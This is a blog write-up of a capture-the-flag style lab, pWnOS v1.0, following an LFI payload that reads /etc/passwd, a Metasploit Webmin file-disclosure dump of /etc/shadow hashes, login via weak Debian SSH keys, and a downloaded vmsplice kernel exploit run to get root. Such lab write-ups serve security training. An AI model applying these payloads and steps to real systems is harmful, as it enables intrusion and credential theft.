

# Core dump overflow

Core dump in progress...

[Blog](#) | [Where to start](#) | [Book corner](#) | [Archives](#)



FEB 15TH, 2016 | [COMMENTS](#)

## Pentest lab - pWnOS

I've decided on a goal for 2016 to pwn as many VulnHub boxes as I can, and train myself to reach a level where I can hopefully take the OSCP. So I scrolled back in the list of VMs to start with the older ones and move towards the newer ones. Today's target is pWnOS v1.0, a vulnerable Linux machine that apparently contains multiple avenues for getting root

### Recon

I fired Nmap as usual, to see what's listening on the box:

```
1 root@pwnbox:~#nmap -sT -sV 192.168.80.150
2
3 Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2016-02-15 07:15 EST
4 Nmap scan report for 192.168.80.150
5 Host is up, received arp-response (0.00058s latency).
6 Not shown: 995 closed ports
7 Reason: 995 conn-refused
```

### whoami

```
switch (interests){
case INFORMATION SECURITY:
Mostly offensive security, but trying to
be well-rounded in everything;
case PYTHON:
Mainly security and sysadmin related
scripting;
case LINUX:
Greetings from /dev/null;
case JAPANESE:
Language, anime, samurai;
case MARTIAL ARTS:
If it's fighting I like it;
case MILITARY SCIENCE:
Ancient, medieval, modern;
default: GAMING;}
```

### Recent Posts

[There be Tr0lls - Part 3](#)

[No Mercy](#)

[Pond. Analoguepond](#)

```

 8  PORT      STATE SERVICE      REASON  VERSION
 9  22/tcp    open  ssh          syn-ack  OpenSSH 4.6p1 Debian 5build1 (protocol 2.0)
10  80/tcp    open  http         syn-ack  Apache httpd 2.2.4 ((Ubuntu) PHP/5.2.3-1ubuntu6)
11  139/tcp   open  netbios-ssn syn-ack  Samba smbd 3.X (workgroup: MSHOME)
12  445/tcp   open  netbios-ssn syn-ack  Samba smbd 3.X (workgroup: MSHOME)
13  10000/tcp open  http         syn-ack  MiniServ 0.01 (Webmin httpd)
14  MAC Address: 00:0C:29:5E:18:C9 (VMware)
15  Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Next, I looked at the web server, and here's what I saw:

## Welcome to the pWnOS homepage!

This is the help page. If you would like help, click the next button below.



Clicking next brought me to a not-so-typical help page:

This is the official help page. If you're too big of a n00b to figure this out, enter your information below for a small hint. :)

Name:	<input type="text"/>	<input type="text"/>	<input type="text"/>
Skillz:	<input checked="" type="radio"/> n00b	<input type="radio"/> sk1ll3d n00b	<input type="radio"/> l33t hax0r
<input type="button" value="Please Help!"/>	<input type="text"/>	<input type="text"/>	<input type="text"/>

No matter what skill level you choose, you will be taken to a mocking page with the text “HAHAHAHA! , for a n00b you REALLY SUCK!” (the n00b part comes from what you choose, so it will vary). I played a bit with the URL parameters, and when I modified

[Derpnstink](#)

[Donkey Docker](#)

## GitHub Repos

[cyber-support-base](#)

Collection of bookmarked tools for security, red teaming, blue teaming, pentesting and other

[automation](#)

Various automation tasks

[network\\_scripts](#)

Collection of miscellaneous scripts

[linux\\_privcheck](#)

Check privileges, settings and other information on Linux systems and suggest exploits based on kernel versions

[kloggy](#)

[@chousensha](#) on GitHub

## Latest Tweets



**zettai\_reido**

@chous3nsha

Had some fun with [@VulnHub](#) Tr0ll 3 machine - writeup here:

[chousensha.github.io/blog/2019/09/0](https://chousensha.github.io/blog/2019/09/0).



Sep

<http://192.168.80.150/index1.php?help=true&connect=true> to `connect=false`, the server spit back some PHP errors:

```
1 Warning: include(false) [function.include]: failed to open stream: No such file or direct
2
3 Warning: include() [function.include]: Failed opening 'false' for inclusion (include_path
```

Thinking LFI, I tried to read a file from the system: `connect=../../../../../../etc/passwd`. No filtering in place!

```
1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/bin/sh
3 bin:x:2:2:bin:/bin:/bin/sh
4 sys:x:3:3:sys:/dev:/bin/sh
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/bin/sh
7 man:x:6:12:man:/var/cache/man:/bin/sh
8 lp:x:7:7:lp:/var/spool/lpd:/bin/sh
9 mail:x:8:8:mail:/var/mail:/bin/sh
10 news:x:9:9:news:/var/spool/news:/bin/sh
11 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
12 proxy:x:13:13:proxy:/bin:/bin/sh
13 www-data:x:33:33:www-data:/var/www:/bin/sh
14 backup:x:34:34:backup:/var/backups:/bin/sh
15 list:x:38:38:Mailing List Manager:/var/list:/bin/sh
16 irc:x:39:39:ircd:/var/run/ircd:/bin/sh
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
18 nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
19 dhcp:x:100:101::/nonexistent:/bin/false
20 syslog:x:101:102::/home/syslog:/bin/false
21 klog:x:102:103::/home/klog:/bin/false
22 mysql:x:103:107:MySQL Server,,,:/var/lib/mysql:/bin/false
```



**zettai\_reido**  
@chous3nsha

Windows Persistence Toolkit in C# rel  
by FireEye #infosec #security #redtea  
<https://twitter.com/campuscodi/status/4672006619142>




Sep



**zettai\_reido**  
@chous3nsha

Doing the @PentesterLab Essential B  
and one of the exercises suggested s  
the payload encoding for XSS, so I wr  
#Python script that outputs multiple  
encodings including Ascii codes, hex,  
base64, HTML and URL encoding:  
[github.com/chousensha/aut...](https://github.com/chousensha/automa) #infosec



**chousensha/automa**  
Various automation ta  
[github.com](https://github.com)



Sep

Follow @chous3nsha

73 followers

## Blogroll


[g0tmi1k](#)

[Red Team Journal](#)

```
23 sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
24 vmware:x:1000:1000:vmware,,,:/home/vmware:/bin/bash
25 obama:x:1001:1001::/home/obama:/bin/bash
26 osama:x:1002:1002::/home/osama:/bin/bash
27 yomama:x:1003:1003::/home/yomama:/bin/bash
```

Cool, it looks like obama, osama and yomama have been busy making accounts on this box!

I looked next at the Webmin server:

A screenshot of the Webmin login interface. It features a title bar 'Login to Webmin', a message 'You must enter a username and password to login to the Webmin server on 192.168.80.150.', and input fields for 'Username' and 'Password'. Below these are 'Login' and 'Clear' buttons, and a checkbox labeled 'Remember login permanently?'.

Tried logging in with the default credentials *root/root*, but it didn't work. Time to search for some exploits!

## Getting the `/etc/shadow` file

There is a file disclosure vulnerability for the Webmin server, available in Metasploit:

[Corelan Team](#)

[Mad Irish](#)

[redteams.net](#)

[MattAndreko.com](#)

[Portswigger Web Security](#)

[Cobalt Strike blog](#)

[HighOn.Coffee](#)

[Penetration Testing Lab](#)



*A vulnerability has been reported in Webmin and Usermin, which can be exploited by malicious people to disclose potentially sensitive information. The vulnerability is caused due to an unspecified error within the handling of an URL. This can be exploited to read the contents of any files on the server via a specially crafted URL, without requiring a valid login. The vulnerability has been reported in Webmin (versions prior to 1.290) and Usermin (versions prior to 1.220).*

With it, I was able to pull the target's `/etc/shadow` file:

```
1  msf > use auxiliary/admin/webmin/file_disclosure
2  msf auxiliary(file_disclosure) > show options
3
4  Module options (auxiliary/admin/webmin/file_disclosure):
5
6  Name      Current Setting  Required  Description
7  ----      -
8  DIR        /unauthenticated yes        Webmin directory path
9  Proxies                      no        A proxy chain of format type:host:port[,type:host]
10 RHOST      yes             The target address
11 RPATH      /etc/passwd     yes        The file to download
12 RPORT      10000           yes        The target port
13 VHOST                      no        HTTP server virtual host
14
15
16 Auxiliary action:
17
18 Name      Description
19 ----      -
20 Download
21
22
23 msf auxiliary(file_disclosure) > set RPATH /etc/shadow
```

```
24 RPATH => /etc/shadow
25 msf auxiliary(file_disclosure) > run
26
27 [*] [2016.02.24-09:02:11] Attempting to retrieve /etc/shadow...
28 [*] [2016.02.24-09:02:11] The server returned: 200 Document follows
29 root:$1$LKr09Q3N$EBgJhPZFHikXtK0QRqeSm/:14041:0:99999:7:::
30 daemon*:14040:0:99999:7:::
31 bin*:14040:0:99999:7:::
32 sys*:14040:0:99999:7:::
33 sync*:14040:0:99999:7:::
34 games*:14040:0:99999:7:::
35 man*:14040:0:99999:7:::
36 lp*:14040:0:99999:7:::
37 mail*:14040:0:99999:7:::
38 news*:14040:0:99999:7:::
39 uucp*:14040:0:99999:7:::
40 proxy*:14040:0:99999:7:::
41 www-data*:14040:0:99999:7:::
42 backup*:14040:0:99999:7:::
43 list*:14040:0:99999:7:::
44 irc*:14040:0:99999:7:::
45 gnats*:14040:0:99999:7:::
46 nobody*:14040:0:99999:7:::
47 dhcp:!:14040:0:99999:7:::
48 syslog:!:14040:0:99999:7:::
49 klog:!:14040:0:99999:7:::
50 mysql:!:14040:0:99999:7:::
51 sshd:!:14040:0:99999:7:::
52 vmware:$1$7nwi9F/D$AkdCc02UfsCOM0IC8BYBb/:14042:0:99999:7:::
53 obama:$1$hvdHcCfx$pj78hUduionhij9q9JrtA0:14041:0:99999:7:::
54 osama:$1$Kqiv9qBp$eJg2uGCr0HoXGq0h5ehwe.:14041:0:99999:7:::
55 yomama:$1$tI4FJ.kP$wgDmweY9SAzJZYqW76oDA.:14041:0:99999:7:::
56 [*] Auxiliary module execution completed
```

From here you can crack the hashes with our pal, John the Ripper, but I won't go into that, because a Nessus scan revealed a shorter route to hacking the target.

## Exploit

The host is vulnerable to the Debian OpenSSH/OpenSSL Package Random Number Generator Weakness that allows bruteforcing with precalculated SSH keys. You can read more about it [here](#), and also download the vulnerable keys. The vulnerability stems from the fact that the random data used by the algorithm is the PID of the process generating the key.

Using the earlier file disclosure module of Metasploit, it's possible to search the contents of the `.ssh/authorized_keys` file for each user. I didn't find anything for root, but obama has been in the house!

```
1  msf auxiliary(file_disclosure) > set RPATH /home/obama/.ssh/authorized_keys
2  RPATH => /home/obama/.ssh/authorized_keys
3  msf auxiliary(file_disclosure) > run
4
5  [*] [2016.02.29-05:02:52] Attempting to retrieve /home/obama/.ssh/authorized_keys...
6  [*] [2016.02.29-05:02:52] The server returned: 200 Document follows
7  ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAxRuWHhMPe1B60JctxC6BDxjqQXggf0ptx2wrcAw09HayPxMnKv+BF
8  [*] Auxiliary module execution completed
```

So we know obama's public key, and we also have the vulnerable pregenerated keys that we downloaded earlier. So it's possible to search for this public key among all those keys:

```
1  root@pwnbox:~/debian-ssh/common_keys/rsa/2048#grep -lr AAAAB3NzaC1yc2EAAAABIwAAAQEAxRuWHh
2  dcbe2a56e8cdea6d17495f6648329ee2-4679.pub
```

Great! A match has been found! I used to ssh on the box as obama (wouldn't it be nice to be able to do this on an actual White House computer.. xD)

```
1 root@pwnbox:~/debian-ssh/common_keys/rsa/2048#ssh -i dcbe2a56e8cdea6d17495f6648329ee2-46
2 Linux ubuntuvm 2.6.22-14-server #1 SMP Sun Oct 14 23:34:23 GMT 2007 i686
3
4 The programs included with the Ubuntu system are free software;
5 the exact distribution terms for each program are described in the
6 individual files in /usr/share/doc/*/copyright.
7
8 Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
9 applicable law.
10 Last login: Mon Feb 29 04:44:43 2016 from 192.168.80.144
11 obama@ubuntuvm:~$
```

## Privilege escalation

The kernel version of the system is outdated:

```
1 obama@ubuntuvm:~$ uname -a
2 Linux ubuntuvm 2.6.22-14-server #1 SMP Sun Oct 14 23:34:23 GMT 2007 i686 GNU/Linux
```

Googling it instantly brought some good news about `vmsplICE_to_pipe()`, a local privilege escalation vulnerability that affects kernels prior to 2.6.24.2. And the [source](#) is available on ExploitDB. You can see that the author didn't lack any imagination with the name of the source code file (read the first line, it's hilarious) xD

Ok, back to business. I downloaded the file on the compromised box (had to use the

`-no-check-certificate` option because I would get an error otherwise):



```
1 obama@ubuntuvm:~$ wget -O vmsplice.c https://www.exploit-db.com/download/5092 --no-check
2 --05:27:51-- https://www.exploit-db.com/download/5092
3      => `vmsplice.c'
4 Resolving www.exploit-db.com... 192.124.249.8
5 Connecting to www.exploit-db.com[192.124.249.8]:443... connected.
6 WARNING: Certificate verification error for www.exploit-db.com: unable to get local iss
7 WARNING: certificate common name `*.mycloudproxy.com' doesn't match requested host name
8 HTTP request sent, awaiting response... 200 OK
9 Length: 6,293 (6.1K) [application/txt]
10
11 100%[=====
12
13 05:27:52 (1.07 GB/s) - `vmsplice.c' saved [6293/6293]
```

Compiled, and ran the code..and we are root!

```
1 obama@ubuntuvm:~$ gcc -o vmsplice vmsplice.c
2 obama@ubuntuvm:~$ ./vmsplice
3 -----
4 Linux vmsplice Local Root Exploit
5 By qaaz
6 -----
7 [+] mmap: 0x0 .. 0x1000
8 [+] page: 0x0
9 [+] page: 0x20
10 [+] mmap: 0x4000 .. 0x5000
11 [+] page: 0x4000
12 [+] page: 0x4020
13 [+] mmap: 0x1000 .. 0x2000
14 [+] page: 0x1000
15 [+] mmap: 0xb7e4b000 .. 0xb7e7d000
16 [+] root
17 root@ubuntuvm:~# whoami
18 root
```

Challenge completed! :D

```
1 / Q: How many IBM types does it take to \
2 | change a light bulb? A: Fifteen. One to |
3 | do it, and fourteen to write document |
4 | number |
5 | |
6 | |
7 | GC7500439-0001, Multitasking |
8 | Incandescent Source System Facility, |
9 | |
10 | of which 10% of the pages state only |
11 | "This page intentionally |
12 | |
13 | left blank", and 20% of the definitions |
14 | are of the form "A:..... |
15 | |
16 | consists of sequences of non-blank |
17 \ characters separated by blanks". /
18 -----
19 \ ^ _ ^
20 \ (oo)\ _____
21 \ (__) \ ) \ / \
22 | | ----w |
23 | | | |
```

Posted by chousensha • Feb 15th, 2016 • [penetration testing](#), [pwnos](#)



Tweet

« [Exploit Exercises - Nebula levels 00-10](#)

[Pentest lab - Primer](#) »

# Comments

4 Comments

Core dump overflow

1 Login ▾

♥ Recommend

🐦 Tweet

f Share

Sort by Best ▾



Join the discussion...

LOG IN WITH

OR SIGN UP WITH DISQUS ?



Name



faisal • 3 years ago

hi i am unable to compile the code in my machine  
can u plz guide me with a link where fixing this code is shown.

^ | ▾ • Reply • Share ›



**chousensha** Mod ↗ faisal • 3 years ago

Hi faisal, what error are you getting when you try to compile the code? I haven't used a link, as the exploit worked fine when I compiled it on the pwnOS VM. Are you compiling it on the VM or on your own machine? I suggest you try downloading it directly to the pwnOS system and compiling there.

There is also an alternate vmsplice exploit you can find at <https://www.exploit-db.com/...>

^ | ▾ • Reply • Share ›



xaeroborg • 3 years ago

Hello I would like to know your setup because I am unable to run pwnos from my kali as the main os and pwnos running in oracle virtual box. The vm boots up fine but there is no way that I am able to

pick up an IP to scan.

^ | v • Reply • Share ›



**chousensha** Mod → xaeroborg • 3 years ago


Hi, I am using VMware with NAT networking, so I am not sure about VirtualBox, but the way I get the IP of my lab machines is by looking at the network settings of the guest machine and seeing the assigned MAC address. Then I run a ping sweep on my subnet and I check which IP is matched with that MAC. Hope this helps

^ | v • Reply • Share ›

#### ALSO ON CORE DUMP OVERFLOW


### OverTheWire: Natas - Core dump overflow

2 comments • 4 years ago

 **chousensha** — Sure, I'll think of something, have [Avatar](#) to add more Python content on the blog too! By the way, if there's some specific tutorial you would


### SmashTheStack IO Level 2 - Core dump overflow

5 comments • 5 years ago

 **chousensha** — That happened because you don't [Avatar](#) get elevated privileges when debugging (or exploiting) a suid program if gdb is running as a


### Pentest lab - Damn Vulnerable Web Application

2 comments • 5 years ago

 **DHARMIK** — MYLIFE MY RULES [Avatar](#)

### Pentest lab - Kioptrix Level 4 - Core dump overflow

1 comment • 5 years ago

 **b0tbaker** — Nicely explained. Thanks! [Avatar](#)

 [Subscribe](#)

 [Add Disqus to your site](#)

 [Disqus' Privacy Policy](#)

**DISQUS**



